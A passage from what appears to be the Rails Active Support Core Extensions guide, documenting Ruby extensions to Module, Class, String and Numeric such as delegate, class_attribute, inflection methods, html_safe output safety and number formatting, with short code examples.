class MyCrawler < ThirdPartyLibrary::Crawler
  attr_accessor :log_level
end
```

In the previous example it could be the case that `:log_level` does not belong to the public interface of the library and it is only used for development. The client code, unaware of the potential conflict, subclasses and defines its own `:log_level`. Thanks to `attr_internal` there's no collision.

By default the internal instance variable is named with a leading underscore, `@_log_level` in the example above. That's configurable via `Module.attr_internal_naming_format` though, you can pass any `sprintf`-like format string with a leading `@` and a `%s` somewhere, which is where the name will be placed. The default is `"@_%s"`.

Rails uses internal attributes in a few spots, for examples for views:

```
module ActionView
  class Base
    attr_internal :captures
    attr_internal :request, :layout
    attr_internal :controller, :template
  end
end
```

Defined in `active_support/core_ext/module/attr_internal.rb`.

3.2.3 Module Attributes

The macros `mattr_reader`, `mattr_writer`, and `mattr_accessor` are the same as the `cattr_*`macros defined for class. In fact, the `cattr_*` macros are just aliases for the `mattr_*` macros. CheckClass Attributes.

For example, the dependencies mechanism uses them:

```
module ActiveSupport
  module Dependencies
    mattr_accessor :warnings_on_first_load
    mattr_accessor :history
    mattr_accessor :loaded
    mattr_accessor :mechanism
    mattr_accessor :load_paths
    mattr_accessor :load_once_paths
    mattr_accessor :autoloaded_constants
    mattr_accessor :explicitly_unloadable_constants
    mattr_accessor :logger
    mattr_accessor :log_activity
    mattr_accessor :constant_watch_stack
    mattr_accessor :constant_watch_stack_mutex
  end
end
```

Defined in `active_support/core_ext/module/attribute_accessors.rb`.

3.3 Parents

3.3.1 `parent`

The `parent` method on a nested named module returns the module that contains its corresponding constant:

```
module X
```

```
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent # => X::Y
M.parent       # => X::Y
```

If the module is anonymous or belongs to the top-level, `parent` returns `Object`.
Note that in that case `parent_name` returns `nil`.

Defined in `active_support/core_ext/module/introspection.rb`.

3.3.2 `parent_name`

The `parent_name` method on a nested named module returns the fully-qualified name of the module that contains its corresponding constant:

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent_name # => "X::Y"
M.parent_name       # => "X::Y"
```

For top-level or anonymous modules `parent_name` returns `nil`.
Note that in that case `parent` returns `Object`.

Defined in `active_support/core_ext/module/introspection.rb`.

3.3.3 `parents`

The method `parents` calls `parent` on the receiver and upwards until `Object` is reached. The chain is returned in an array, from bottom to top:

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parents # => [X::Y, X, Object]
M.parents       # => [X::Y, X, Object]
```

Defined in `active_support/core_ext/module/introspection.rb`.

3.4 Constants

The method `local_constants` returns the names of the constants that have been defined in the receiver module:

```
module X
  X1 = 1
  X2 = 2
  module Y
    Y1 = :y1
    X1 = :overrides_X1_above
  end
end

X.local_constants    # => [:X1, :X2, :Y]
```

```
X::Y.local_constants # => [:Y1, :X1]
```

The names are returned as symbols.

Defined in `active_support/core_ext/module/introspection.rb`.

3.4.1 Qualified Constant Names

The standard methods `const_defined?`, `const_get`, and `const_set` accept bare constant names. Active Support extends this API to be able to pass relative qualified constant names.

The new methods are `qualified_const_defined?`, `qualified_const_get`, and `qualified_const_set`. Their arguments are assumed to be qualified constant names relative to their receiver:

```
Object.qualified_const_defined?("Math::PI")       # => true
Object.qualified_const_get("Math::PI")            # =>
3.141592653589793
Object.qualified_const_set("Math::Phi", 1.618034) # => 1.618034
```

Arguments may be bare constant names:

```
Math.qualified_const_get("E") # => 2.718281828459045
```

These methods are analogous to their built-in counterparts. In particular, `qualified_constant_defined?` accepts an optional second argument to be able to say whether you want the predicate to look in the ancestors. This flag is taken into account for each constant in the expression while walking down the path.

For example, given

```
module M
  X = 1
end

module N
  class C
    include M
  end
end
```

`qualified_const_defined?` behaves this way:

```
N.qualified_const_defined?("C::X", false) # => false
N.qualified_const_defined?("C::X", true)  # => true
N.qualified_const_defined?("C::X")        # => true
```

As the last example implies, the second argument defaults to true, as in `const_defined?`.

For coherence with the built-in methods only relative paths are accepted. Absolute qualified constant names like `::Math::PI` raise `NameError`.

Defined in `active_support/core_ext/module/qualified_const.rb`.

3.5 Reachable

A named module is reachable if it is stored in its corresponding constant. It means you can reach the module object via the constant.

That is what ordinarily happens, if a module is called "M", the `M` constant exists and holds it:

```
module M
end

M.reachable? # => true
```

But since constants and modules are indeed kind of decoupled, module objects can become unreachable:

```
module M
end

orphan = Object.send(:remove_const, :M)

# The module object is orphan now but it still has a name.
orphan.name # => "M"

# You cannot reach it via the constant M because it does not even
exist.
orphan.reachable? # => false

# Let's define a module called "M" again.
module M
end

# The constant M exists now again, and it stores a module
# object called "M", but it is a new instance.
orphan.reachable? # => false
```

Defined in `active_support/core_ext/module/reachable.rb`.

3.6 Anonymous

A module may or may not have a name:

```
module M
end
M.name # => "M"

N = Module.new
N.name # => "N"

Module.new.name # => nil
```

You can check whether a module has a name with the predicate `anonymous?`:

```
module M
end
M.anonymous? # => false

Module.new.anonymous? # => true
```

Note that being unreachable does not imply being anonymous:

```
module M
end

m = Object.send(:remove_const, :M)

m.reachable? # => false
m.anonymous? # => false
```

though an anonymous module is unreachable by definition.

Defined in `active_support/core_ext/module/anonymous.rb`.

3.7 Method Delegation

The macro `delegate` offers an easy way to forward methods.

Let's imagine that users in some application have login information in the `User` model but name and other data in a separate `Profile` model:

```
class User < ActiveRecord::Base
```

```
  has_one :profile
end
```
With that configuration you get a user's name via their profile, `user.profile.name`, but it could be handy to still be able to access such attribute directly:
```
class User < ActiveRecord::Base
  has_one :profile

  def name
    profile.name
  end
end
```
That is what `delegate` does for you:
```
class User < ActiveRecord::Base
  has_one :profile

  delegate :name, to: :profile
end
```
It is shorter, and the intention more obvious.

The method must be public in the target.

The `delegate` macro accepts several methods:
```
delegate :name, :age, :address, :twitter, to: :profile
```
When interpolated into a string, the `:to` option should become an expression that evaluates to the object the method is delegated to. Typically a string or symbol. Such an expression is evaluated in the context of the receiver:
```
# delegates to the Rails constant
delegate :logger, to: :Rails

# delegates to the receiver's class
delegate :table_name, to: :class
```
If the `:prefix` option is `true` this is less generic, see below.

By default, if the delegation raises `NoMethodError` and the target is `nil` the exception is propagated. You can ask that `nil` is returned instead with the `:allow_nil` option:
```
delegate :name, to: :profile, allow_nil: true
```
With `:allow_nil` the call `user.name` returns `nil` if the user has no profile.

The option `:prefix` adds a prefix to the name of the generated method. This may be handy for example to get a better name:
```
delegate :street, to: :address, prefix: true
```
The previous example generates `address_street` rather than `street`.

Since in this case the name of the generated method is composed of the target object and target method names, the `:to` option must be a method name.

A custom prefix may also be configured:

```
delegate :size, to: :attachment, prefix: :avatar
```
In the previous example the macro generates `avatar_size` rather than `size`.

Defined in `active_support/core_ext/module/delegation.rb`

3.8 Redefining Methods

There are cases where you need to define a method with `define_method`, but don't know whether a method with that name already exists. If it does, a warning is issued if they are enabled. No big deal, but not clean either.

The method `redefine_method` prevents such a potential warning, removing the existing method before if needed.
Defined in `active_support/core_ext/module/remove_method.rb`

4 Extensions to `Class`

4.1 Class Attributes

4.1.1 `class_attribute`

The method `class_attribute` declares one or more inheritable class attributes that can be overridden at any level down the hierarchy.

```
class A
  class_attribute :x
end

class B < A; end

class C < B; end

A.x = :a
B.x # => :a
C.x # => :a

B.x = :b
A.x # => :a
C.x # => :b

C.x = :c
A.x # => :a
B.x # => :b
```

For example `ActionMailer::Base` defines:

```
class_attribute :default_params
self.default_params = {
  mime_version: "1.0",
  charset: "UTF-8",
  content_type: "text/plain",
  parts_order: [ "text/plain", "text/enriched", "text/html" ]
}.freeze
```

They can also be accessed and overridden at the instance level.

```
A.x = 1

a1 = A.new
a2 = A.new
a2.x = 2

a1.x # => 1, comes from A
a2.x # => 2, overridden in a2
```

The generation of the writer instance method can be prevented by setting the option `:instance_writer` to `false`.

```
module ActiveRecord
  class Base
    class_attribute :table_name_prefix, instance_writer: false
    self.table_name_prefix = ""
  end
end
```

A model may find that option useful as a way to prevent mass-assignment from setting the attribute.

The generation of the reader instance method can be prevented by setting the option `:instance_reader` to `false`.

```
class A
  class_attribute :x, instance_reader: false
end

A.new.x = 1 # NoMethodError
```

For convenience `class_attribute` also defines an instance predicate which is the double negation of what the instance reader returns. In the examples above it would be called `x?`.

When `:instance_reader` is `false`, the instance predicate returns a `NoMethodError` just like the reader method.

If you do not want the instance predicate, pass `instance_predicate: false` and it will not be defined.

Defined in `active_support/core_ext/class/attribute.rb`

4.1.2 cattr_reader, cattr_writer, and cattr_accessor

The macros `cattr_reader`, `cattr_writer`, and `cattr_accessor` are analogous to their `attr_*`counterparts but for classes. They initialize a class variable to `nil` unless it already exists, and generate the corresponding class methods to access it:

```
class MysqlAdapter < AbstractAdapter
  # Generates class methods to access @@emulate_booleans.
  cattr_accessor :emulate_booleans
  self.emulate_booleans = true
end
```

Instance methods are created as well for convenience, they are just proxies to the class attribute. So, instances can change the class attribute, but cannot override it as it happens with `class_attribute`(see above). For example given

```
module ActionView
  class Base
    cattr_accessor :field_error_proc
    @@field_error_proc = Proc.new{ ... }
  end
end
```

we can access `field_error_proc` in views.

Also, you can pass a block to `cattr_*` to set up the attribute with a default value:

```
class MysqlAdapter < AbstractAdapter
  # Generates class methods to access @@emulate_booleans with default
value of true.
  cattr_accessor(:emulate_booleans) { true }
end
```

The generation of the reader instance method can be prevented by setting `:instance_reader` to `false` and the generation of the writer instance method can be prevented by setting `:instance_writer` to `false`. Generation of both methods can be prevented by setting `:instance_accessor` to `false`. In all cases, the value must be exactly `false` and not any false value.

```
module A
  class B
    # No first_name instance reader is generated.
    cattr_accessor :first_name, instance_reader: false
    # No last_name= instance writer is generated.
    cattr_accessor :last_name, instance_writer: false
    # No surname instance reader or surname= writer is generated.
    cattr_accessor :surname, instance_accessor: false
  end
end
```

A model may find it useful to set `:instance_accessor` to `false` as a way to prevent mass-assignment from setting the attribute.

Defined in `active_support/core_ext/module/attribute_accessors.rb`.

4.2 Subclasses & Descendants

4.2.1 `subclasses`

The `subclasses` method returns the subclasses of the receiver:

```
class C; end
C.subclasses # => []

class B < C; end
C.subclasses # => [B]

class A < B; end
C.subclasses # => [B]

class D < C; end
C.subclasses # => [B, D]
```

The order in which these classes are returned is unspecified.

Defined in `active_support/core_ext/class/subclasses.rb`.

4.2.2 `descendants`

The `descendants` method returns all classes that are `<` than its receiver:

```
class C; end
C.descendants # => []

class B < C; end
C.descendants # => [B]

class A < B; end
C.descendants # => [B, A]

class D < C; end
C.descendants # => [B, A, D]
```

The order in which these classes are returned is unspecified.

Defined in `active_support/core_ext/class/subclasses.rb`.

5 Extensions to `String`

5.1 Output Safety

5.1.1 Motivation

Inserting data into HTML templates needs extra care. For example, you can't just interpolate `@review.title` verbatim into an HTML page. For one thing, if the review title is "Flanagan & Matz rules!" the output won't be well-formed because an ampersand has to be escaped as "&amp;". What's more, depending on the application, that may be a big security hole because users can inject malicious HTML setting a hand-crafted review title. Check out the section about cross-site scripting in the Security guide for further information about the risks.

5.1.2 Safe Strings

Active Support has the concept of *(html) safe* strings. A safe string is one that is marked as being insertable into HTML as is. It is trusted, no matter whether it has been escaped or not.

Strings are considered to be *unsafe* by default:

```
"".html_safe? # => false
```

You can obtain a safe string from a given one with the `html_safe` method:

```
s = "".html_safe
s.html_safe? # => true
```

It is important to understand that `html_safe` performs no escaping whatsoever, it is just an assertion:

```
s = "<script>...</script>".html_safe
s.html_safe? # => true
s            # => "<script>...</script>"
```

It is your responsibility to ensure calling `html_safe` on a particular string is fine.

If you append onto a safe string, either in-place with `concat`/`<<`, or with `+`, the result is a safe string.

Unsafe arguments are escaped:

```
"".html_safe + "<" # => "&lt;"
```

Safe arguments are directly appended:

```
"".html_safe + "<".html_safe # => "<"
```

These methods should not be used in ordinary views. Unsafe values are automatically escaped:

```
<%= @review.title %> <%# fine, escaped if needed %>
```

To insert something verbatim use the `raw` helper rather than calling `html_safe`:

```
<%= raw @cms.current_template %> <%# inserts @cms.current_template as
is %>
```

or, equivalently, use `<%==`:

```
<%== @cms.current_template %> <%# inserts @cms.current_template as is
%>
```

The `raw` helper calls `html_safe` for you:

```
def raw(stringish)
  stringish.to_s.html_safe
end
```

Defined in `active_support/core_ext/string/output_safety.rb`.

5.1.3 Transformation

As a rule of thumb, except perhaps for concatenation as explained above, any method that may change a string gives you an unsafe string. These are `downcase`, `gsub`, `strip`, `chomp`, `underscore`, etc.

In the case of in-place transformations like `gsub!` the receiver itself becomes unsafe.

The safety bit is lost always, no matter whether the transformation actually changed something.

5.1.4 Conversion and Coercion

Calling `to_s` on a safe string returns a safe string, but coercion with `to_str` returns an unsafe string.

5.1.5 Copying

Calling `dup` or `clone` on safe strings yields safe strings.

5.2 `remove`

The method `remove` will remove all occurrences of the pattern:

```
"Hello World".remove(/Hello /) # => "World"
```

There's also the destructive version `String#remove!`.

Defined in `active_support/core_ext/string/filters.rb`.

5.3 `squish`

The method `squish` strips leading and trailing whitespace, and substitutes runs of whitespace with a single space each:

```
" \n  foo\n\r \t bar \n".squish # => "foo bar"
```

There's also the destructive version `String#squish!`.

Note that it handles both ASCII and Unicode whitespace.

Defined in `active_support/core_ext/string/filters.rb`.

5.4 `truncate`

The method `truncate` returns a copy of its receiver truncated after a given `length`:

```
"Oh dear! Oh dear! I shall be late!".truncate(20)
# => "Oh dear! Oh dear!..."
```

Ellipsis can be customized with the `:omission` option:

```
"Oh dear! Oh dear! I shall be late!".truncate(20, omission:
'&hellip;')
# => "Oh dear! Oh &hellip;"
```

Note in particular that truncation takes into account the length of the omission string.

Pass a `:separator` to truncate the string at a natural break:

```
"Oh dear! Oh dear! I shall be late!".truncate(18)
# => "Oh dear! Oh dea..."
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: ' ')
# => "Oh dear! Oh..."
```

The option `:separator` can be a regexp:

```
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: /\s/)
# => "Oh dear! Oh..."
```

In above examples "dear" gets cut first, but then `:separator` prevents it.

Defined in `active_support/core_ext/string/filters.rb`.

5.5 `truncate_words`

The method `truncate_words` returns a copy of its receiver truncated after a given number of words:

```
"Oh dear! Oh dear! I shall be late!".truncate_words(4)
# => "Oh dear! Oh dear!..."
```

Ellipsis can be customized with the `:omission` option:

```
"Oh dear! Oh dear! I shall be late!".truncate_words(4, omission:
'&hellip;')
# => "Oh dear! Oh dear!&hellip;"
```

Pass a `:separator` to truncate the string at a natural break:

```
"Oh dear! Oh dear! I shall be late!".truncate_words(3, separator: '!')
# => "Oh dear! Oh dear! I shall be late..."
```

The option `:separator` can be a regexp:

```
"Oh dear! Oh dear! I shall be late!".truncate_words(4, separator:
/\s/)
# => "Oh dear! Oh dear!..."
```

Defined in `active_support/core_ext/string/filters.rb`.

5.6 `inquiry`

The `inquiry` method converts a string into a `StringInquirer` object making equality checks prettier.

```
"production".inquiry.production? # => true
"active".inquiry.inactive?       # => false
```

5.7 `starts_with?` and `ends_with?`

Active Support defines 3rd person aliases of `String#start_with?` and `String#end_with?`:

```
"foo".starts_with?("f") # => true
"foo".ends_with?("o")   # => true
```

Defined in `active_support/core_ext/string/starts_ends_with.rb`.

5.8 `strip_heredoc`

The method `strip_heredoc` strips indentation in heredocs.

For example in

```
if options[:usage]
  puts <<-USAGE.strip_heredoc
    This command does such and such.
    Supported options are:
      -h         This message
      ...
  USAGE
end
```

the user would see the usage message aligned against the left margin.

Technically, it looks for the least indented line in the whole string, and removes that amount of leading whitespace.

Defined in `active_support/core_ext/string/strip.rb`.

5.9 `indent`

Indents the lines in the receiver:

```
<<EOS.indent(2)
def some_method
  some_code
end
EOS
# =>
  def some_method
    some_code
  end
```

The second argument, `indent_string`, specifies which indent string to use. The default is `nil`, which tells the method to make an educated guess peeking at the first indented line, and fallback to a space if there is none.

```
"  foo".indent(2)        # => "    foo"
"foo\n\t\tbar".indent(2) # => "\t\tfoo\n\t\t\t\tbar"
"foo".indent(2, "\t")    # => "\t\tfoo"
```

While `indent_string` is typically one space or tab, it may be any string.

The third argument, `indent_empty_lines`, is a flag that says whether empty lines should be indented. Default is false.

```
"foo\n\nbar".indent(2)            # => "  foo\n\n  bar"
"foo\n\nbar".indent(2, nil, true) # => "  foo\n  \n  bar"
```

The `indent!` method performs indentation in-place.

Defined in `active_support/core_ext/string/indent.rb`.

5.10 Access

5.10.1 `at(position)`

Returns the character of the string at position `position`:

```
"hello".at(0)  # => "h"
"hello".at(4)  # => "o"
"hello".at(-1) # => "o"
"hello".at(10) # => nil
```

Defined in `active_support/core_ext/string/access.rb`.

5.10.2 `from(position)`

Returns the substring of the string starting at position `position`:

```
"hello".from(0)  # => "hello"
"hello".from(2)  # => "llo"
"hello".from(-2) # => "lo"
"hello".from(10) # => nil
```

Defined in `active_support/core_ext/string/access.rb`.

5.10.3 `to(position)`

Returns the substring of the string up to position `position`:

```
"hello".to(0)  # => "h"
"hello".to(2)  # => "hel"
"hello".to(-2) # => "hell"
"hello".to(10) # => "hello"
```

Defined in `active_support/core_ext/string/access.rb`.

5.10.4 `first(limit = 1)`

The call `str.first(n)` is equivalent to `str.to(n-1)` if `n` > 0, and returns an empty string for `n` == 0.

Defined in `active_support/core_ext/string/access.rb`.

5.10.5 `last(limit = 1)`

The call `str.last(n)` is equivalent to `str.from(-n)` if `n` > 0, and returns an empty string for `n` == 0.

Defined in `active_support/core_ext/string/access.rb`.

5.11 Inflections

5.11.1 `pluralize`

The method `pluralize` returns the plural of its receiver:

```
"table".pluralize     # => "tables"
"ruby".pluralize      # => "rubies"
"equipment".pluralize # => "equipment"
```

As the previous example shows, Active Support knows some irregular plurals and uncountable nouns. Built-in rules can be extended in `config/initializers/inflections.rb`. That file is generated by the `rails` command and has instructions in comments.

`pluralize` can also take an optional `count` parameter. If `count == 1` the singular form will be returned. For any other value of `count` the plural form will be returned:

```
"dude".pluralize(0) # => "dudes"
"dude".pluralize(1) # => "dude"
"dude".pluralize(2) # => "dudes"
```

Active Record uses this method to compute the default table name that corresponds to a model:

```
# active_record/model_schema.rb
def undecorated_table_name(class_name = base_class.name)
  table_name = class_name.to_s.demodulize.underscore
  pluralize_table_names ? table_name.pluralize : table_name
end
```

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.2 `singularize`

The inverse of `pluralize`:

```
"tables".singularize    # => "table"
"rubies".singularize    # => "ruby"
"equipment".singularize # => "equipment"
```

Associations compute the name of the corresponding default associated class using this method:

```
# active_record/reflection.rb
def derive_class_name
  class_name = name.to_s.camelize
  class_name = class_name.singularize if collection?
  class_name
end
```

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.3 `camelize`

The method `camelize` returns its receiver in camel case:

```
"product".camelize    # => "Product"
"admin_user".camelize # => "AdminUser"
```
As a rule of thumb you can think of this method as the one that transforms paths into Ruby class or module names, where slashes separate namespaces:

```
"backoffice/session".camelize # => "Backoffice::Session"
```
For example, Action Pack uses this method to load the class that provides a certain session store:

```
# action_controller/metal/session_management.rb
def session_store=(store)
  @@session_store = store.is_a?(Symbol) ?
    ActionDispatch::Session.const_get(store.to_s.camelize) :
    store
end
```
`camelize` accepts an optional argument, it can be `:upper` (default), or `:lower`. With the latter the first letter becomes lowercase:
```
"visual_effect".camelize(:lower) # => "visualEffect"
```
That may be handy to compute method names in a language that follows that convention, for example JavaScript.

As a rule of thumb you can think of `camelize` as the inverse of `underscore`, though there are cases where that does not hold: `"SSLError".underscore.camelize` gives back `"SslError"`. To support cases such as this, Active Support allows you to specify acronyms in `config/initializers/inflections.rb`:

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.acronym 'SSL'
end

"SSLError".underscore.camelize # => "SSLError"
```
`camelize` is aliased to `camelcase`.

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.4 underscore

The method `underscore` goes the other way around, from camel case to paths:
```
"Product".underscore   # => "product"
"AdminUser".underscore # => "admin_user"
```
Also converts "::" back to "/":

```
"Backoffice::Session".underscore # => "backoffice/session"
```
and understands strings that start with lowercase:

```
"visualEffect".underscore # => "visual_effect"
```
`underscore` accepts no argument though.

Rails class and module autoloading uses `underscore` to infer the relative path without extension of a file that would define a given missing constant:
```
# active_support/dependencies.rb
def load_missing_constant(from_mod, const_name)
  ...
  qualified_name = qualified_name_for from_mod, const_name
  path_suffix = qualified_name.underscore
  ...
end
```
As a rule of thumb you can think of `underscore` as the inverse of `camelize`, though there are cases where that does not hold. For example, `"SSLError".underscore.camelize`gives back `"SslError"`.

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.5 titleize

The method `titleize` capitalizes the words in the receiver:

```
"alice in wonderland".titleize # => "Alice In Wonderland"
"fermat's enigma".titleize     # => "Fermat's Enigma"
```

`titleize` is aliased to `titlecase`.

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.6 dasherize

The method `dasherize` replaces the underscores in the receiver with dashes:

```
"name".dasherize         # => "name"
"contact_data".dasherize # => "contact-data"
```

The XML serializer of models uses this method to dasherize node names:

```
# active_model/serializers/xml.rb
def reformat_name(name)
  name = name.camelize if camelize?
  dasherize? ? name.dasherize : name
end
```

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.7 demodulize

Given a string with a qualified constant name, `demodulize` returns the very constant name, that is, the rightmost part of it:

```
"Product".demodulize                        # => "Product"
"Backoffice::UsersController".demodulize    # => "UsersController"
"Admin::Hotel::ReservationUtils".demodulize # => "ReservationUtils"
"::Inflections".demodulize                  # => "Inflections"
"".demodulize                               # => ""
```

Active Record for example uses this method to compute the name of a counter cache column:

```
# active_record/reflection.rb
def counter_cache_column
  if options[:counter_cache] == true
    "#{active_record.name.demodulize.underscore.pluralize}_count"
  elsif options[:counter_cache]
    options[:counter_cache]
  end
end
```

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.8 deconstantize

Given a string with a qualified constant reference expression, `deconstantize` removes the rightmost segment, generally leaving the name of the constant's container:

```
"Product".deconstantize                        # => ""
"Backoffice::UsersController".deconstantize    # => "Backoffice"
"Admin::Hotel::ReservationUtils".deconstantize # => "Admin::Hotel"
```

Active Support for example uses this method in `Module#qualified_const_set`:

```
def qualified_const_set(path, value)
  QualifiedConstUtils.raise_if_absolute(path)

  const_name = path.demodulize
  mod_name = path.deconstantize
  mod = mod_name.empty? ? self : qualified_const_get(mod_name)
  mod.const_set(const_name, value)
end
```

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.9 parameterize

The method `parameterize` normalizes its receiver in a way that can be used in pretty URLs.

```
"John Smith".parameterize # => "john-smith"
"Kurt Gödel".parameterize # => "kurt-godel"
```

In fact, the result string is wrapped in an instance of `ActiveSupport::Multibyte::Chars`.

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.10 `tableize`

The method `tableize` is `underscore` followed by `pluralize`.

```
"Person".tableize      # => "people"
"Invoice".tableize     # => "invoices"
"InvoiceLine".tableize # => "invoice_lines"
```

As a rule of thumb, `tableize` returns the table name that corresponds to a given model for simple cases. The actual implementation in Active Record is not straight `tableize` indeed, because it also demodulizes the class name and checks a few options that may affect the returned string.

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.11 `classify`

The method `classify` is the inverse of `tableize`. It gives you the class name corresponding to a table name:

```
"people".classify        # => "Person"
"invoices".classify      # => "Invoice"
"invoice_lines".classify # => "InvoiceLine"
```

The method understands qualified table names:

```
"highrise_production.companies".classify # => "Company"
```

Note that `classify` returns a class name as a string. You can get the actual class object invoking `constantize` on it, explained next.

Defined in `active_support/core_ext/string/inflections.rb`.

5.11.12 `constantize`

The method `constantize` resolves the constant reference expression in its receiver:

```
"Fixnum".constantize # => Fixnum

module M
  X = 1
end
"M::X".constantize # => 1
```

If the string evaluates to no known constant, or its content is not even a valid constant name, `constantize` raises `NameError`.

Constant name resolution by `constantize` starts always at the top-level `Object` even if there is no leading "::".

```
X = :in_Object
module M
  X = :in_M


  X         # => :in_M
  "::X".constantize # => :in_Object
  "X".constantize   # => :in_Object (!)
end
```

So, it is in general not equivalent to what Ruby would do in the same spot, had a real constant be evaluated.

Mailer test cases obtain the mailer being tested from the name of the test class using `constantize`:

```
# action_mailer/test_case.rb
def determine_default_mailer(name)
  name.sub(/Test$/, '').constantize
rescue NameError => e
  raise NonInferrableMailerError.new(name)
```

```
end
```
Defined in `active_support/core_ext/string/inflections.rb`.

5.11.13 `humanize`

The method `humanize` tweaks an attribute name for display to end users.

Specifically performs these transformations:

- Applies human inflection rules to the argument.
- Deletes leading underscores, if any.
- Removes a "_id" suffix if present.
- Replaces underscores with spaces, if any.
- Downcases all words except acronyms.
- Capitalizes the first word.

The capitalization of the first word can be turned off by setting the +:capitalize+ option to false (default is true).

```
"name".humanize                            # => "Name"
"author_id".humanize                       # => "Author"
"author_id".humanize(capitalize: false) # => "author"
"comments_count".humanize                  # => "Comments count"
"_id".humanize                             # => "Id"
```
If "SSL" was defined to be an acronym:

```
'ssl_error'.humanize # => "SSL error"
```
The helper method `full_messages` uses `humanize` as a fallback to include attribute names:
```
def full_messages
  map { |attribute, message| full_message(attribute, message) }
end

def full_message
  ...
  attr_name = attribute.to_s.tr('.', '_').humanize
  attr_name = @base.class.human_attribute_name(attribute, default:
attr_name)
  ...
end
```
Defined in `active_support/core_ext/string/inflections.rb`.

5.11.14 `foreign_key`

The method `foreign_key` gives a foreign key column name from a class name. To do so it demodulizes, underscores, and adds "_id":
```
"User".foreign_key           # => "user_id"
"InvoiceLine".foreign_key    # => "invoice_line_id"
"Admin::Session".foreign_key # => "session_id"
```
Pass a false argument if you do not want the underscore in "_id":

```
"User".foreign_key(false) # => "userid"
```
Associations use this method to infer foreign keys, for example `has_one` and `has_many` do this:
```
# active_record/associations.rb
foreign_key = options[:foreign_key] ||
reflection.active_record.name.foreign_key
```
Defined in `active_support/core_ext/string/inflections.rb`.

5.12 Conversions

5.12.1 `to_date`, `to_time`, `to_datetime`

The methods `to_date`, `to_time`, and `to_datetime` are basically convenience wrappers around `Date._parse`:

```
"2010-07-27".to_date              # => Tue, 27 Jul 2010
"2010-07-27 23:37:00".to_time     # => Tue Jul 27 23:37:00 UTC 2010
"2010-07-27 23:37:00".to_datetime # => Tue, 27 Jul 2010 23:37:00 +0000
```

`to_time` receives an optional argument `:utc` or `:local`, to indicate which time zone you want the time in:

```
"2010-07-27 23:42:00".to_time(:utc)   # => Tue Jul 27 23:42:00 UTC
2010
"2010-07-27 23:42:00".to_time(:local) # => Tue Jul 27 23:42:00 +0200
2010
```

Default is `:utc`.

Please refer to the documentation of `Date._parse` for further details.

The three of them return `nil` for blank receivers.

Defined in `active_support/core_ext/string/conversions.rb`.

6 Extensions to `Numeric`

6.1 Bytes

All numbers respond to these methods:

```
bytes
kilobytes
megabytes
gigabytes
terabytes
petabytes
exabytes
```

They return the corresponding amount of bytes, using a conversion factor of 1024:

```
2.kilobytes   # => 2048
3.megabytes   # => 3145728
3.5.gigabytes # => 3758096384
-4.exabytes   # => -4611686018427387904
```

Singular forms are aliased so you are able to say:

```
1.megabyte # => 1048576
```

Defined in `active_support/core_ext/numeric/bytes.rb`.

6.2 Time

Enables the use of time calculations and declarations, like `45.minutes + 2.hours + 4.years`.

These methods use Time#advance for precise date calculations when using from_now, ago, etc. as well as adding or subtracting their results from a Time object. For example:

```
# equivalent to Time.current.advance(months: 1)
1.month.from_now

# equivalent to Time.current.advance(years: 2)
2.years.from_now

# equivalent to Time.current.advance(months: 4, years: 5)
(4.months + 5.years).from_now
```

6.3 Formatting

Enables the formatting of numbers in a variety of ways.

Produce a string representation of a number as a telephone number:

```
5551234.to_s(:phone)
# => 555-1234
1235551234.to_s(:phone)
# => 123-555-1234
1235551234.to_s(:phone, area_code: true)
# => (123) 555-1234
1235551234.to_s(:phone, delimiter: " ")
# => 123 555 1234
1235551234.to_s(:phone, area_code: true, extension: 555)
# => (123) 555-1234 x 555
1235551234.to_s(:phone, country_code: 1)
# => +1-123-555-1234
```

Produce a string representation of a number as currency:

```
1234567890.50.to_s(:currency)                 # => $1,234,567,890.50
1234567890.506.to_s(:currency)                # => $1,234,567,890.51
1234567890.506.to_s(:currency, precision: 3)  # => $1,234,567,890.506
```

Produce a string representation of a number as a percentage:

```
100.to_s(:percentage)
# => 100.000%
100.to_s(:percentage, precision: 0)
# => 100%
1000.to_s(:percentage, delimiter: '.', separator: ',')
# => 1.000,000%
302.24398923423.to_s(:percentage, precision: 5)
# => 302.24399%
```

Produce a string representation of a number in delimited form:

```
12345678.to_s(:delimited)                     # => 12,345,678
12345678.05.to_s(:delimited)                  # => 12,345,678.05
12345678.to_s(:delimited, delimiter: ".")     # => 12.345.678
12345678.to_s(:delimited, delimiter: ",")     # => 12,345,678
12345678.05.to_s(:delimited, separator: " ")  # => 12,345,678 05
```

Produce a string representation of a number rounded to a precision:

```
111.2345.to_s(:rounded)                     # => 111.235
111.2345.to_s(:rounded, precision: 2)       # => 111.23
13.to_s(:rounded, precision: 5)             # => 13.00000
389.32314.to_s(:rounded, precision: 0)      # => 389
111.2345.to_s(:rounded, significant: true)  # => 111
```

Produce a string representation of a number as a human-readable number of bytes:

```
123.to_s(:human_size)            # => 123 Bytes
1234.to_s(:human_size)           # => 1.21 KB
12345.to_s(:human_size)          # => 12.1 KB
1234567.to_s(:human_size)        # => 1.18 MB
1234567890.to_s(:human_size)     # => 1.15 GB
1234567890123.to_s(:human_size)  # => 1.12 TB
```

Produce a string representation of a number in human-readable words:

```
123.to_s(:human)               # => "123"
1234.to_s(:human)              # => "1.23 Thousand"
```

```
12345.to_s(:human)              # => "12.3 Thousand"
1234567.to_s(:human)            # => "1.23 Million"
1234567890.to_s(:human)         # => "1.23 Billion"
1234567890123.to_s(:human)      # => "1.23 Trillion"
1234567890123456.to_s(:human)   # => "1.23 Quadrillion"
```

Defined in `active_support/core_ext/numeric/conversions.rb`.

7 Extensions to `Integer`

7.1 `multiple_of?`

The method `multiple_of?` tests whether an integer is multiple of the argument:

```
2.multiple_of?(1) # => true
1.multiple_of?(2) # => false
```

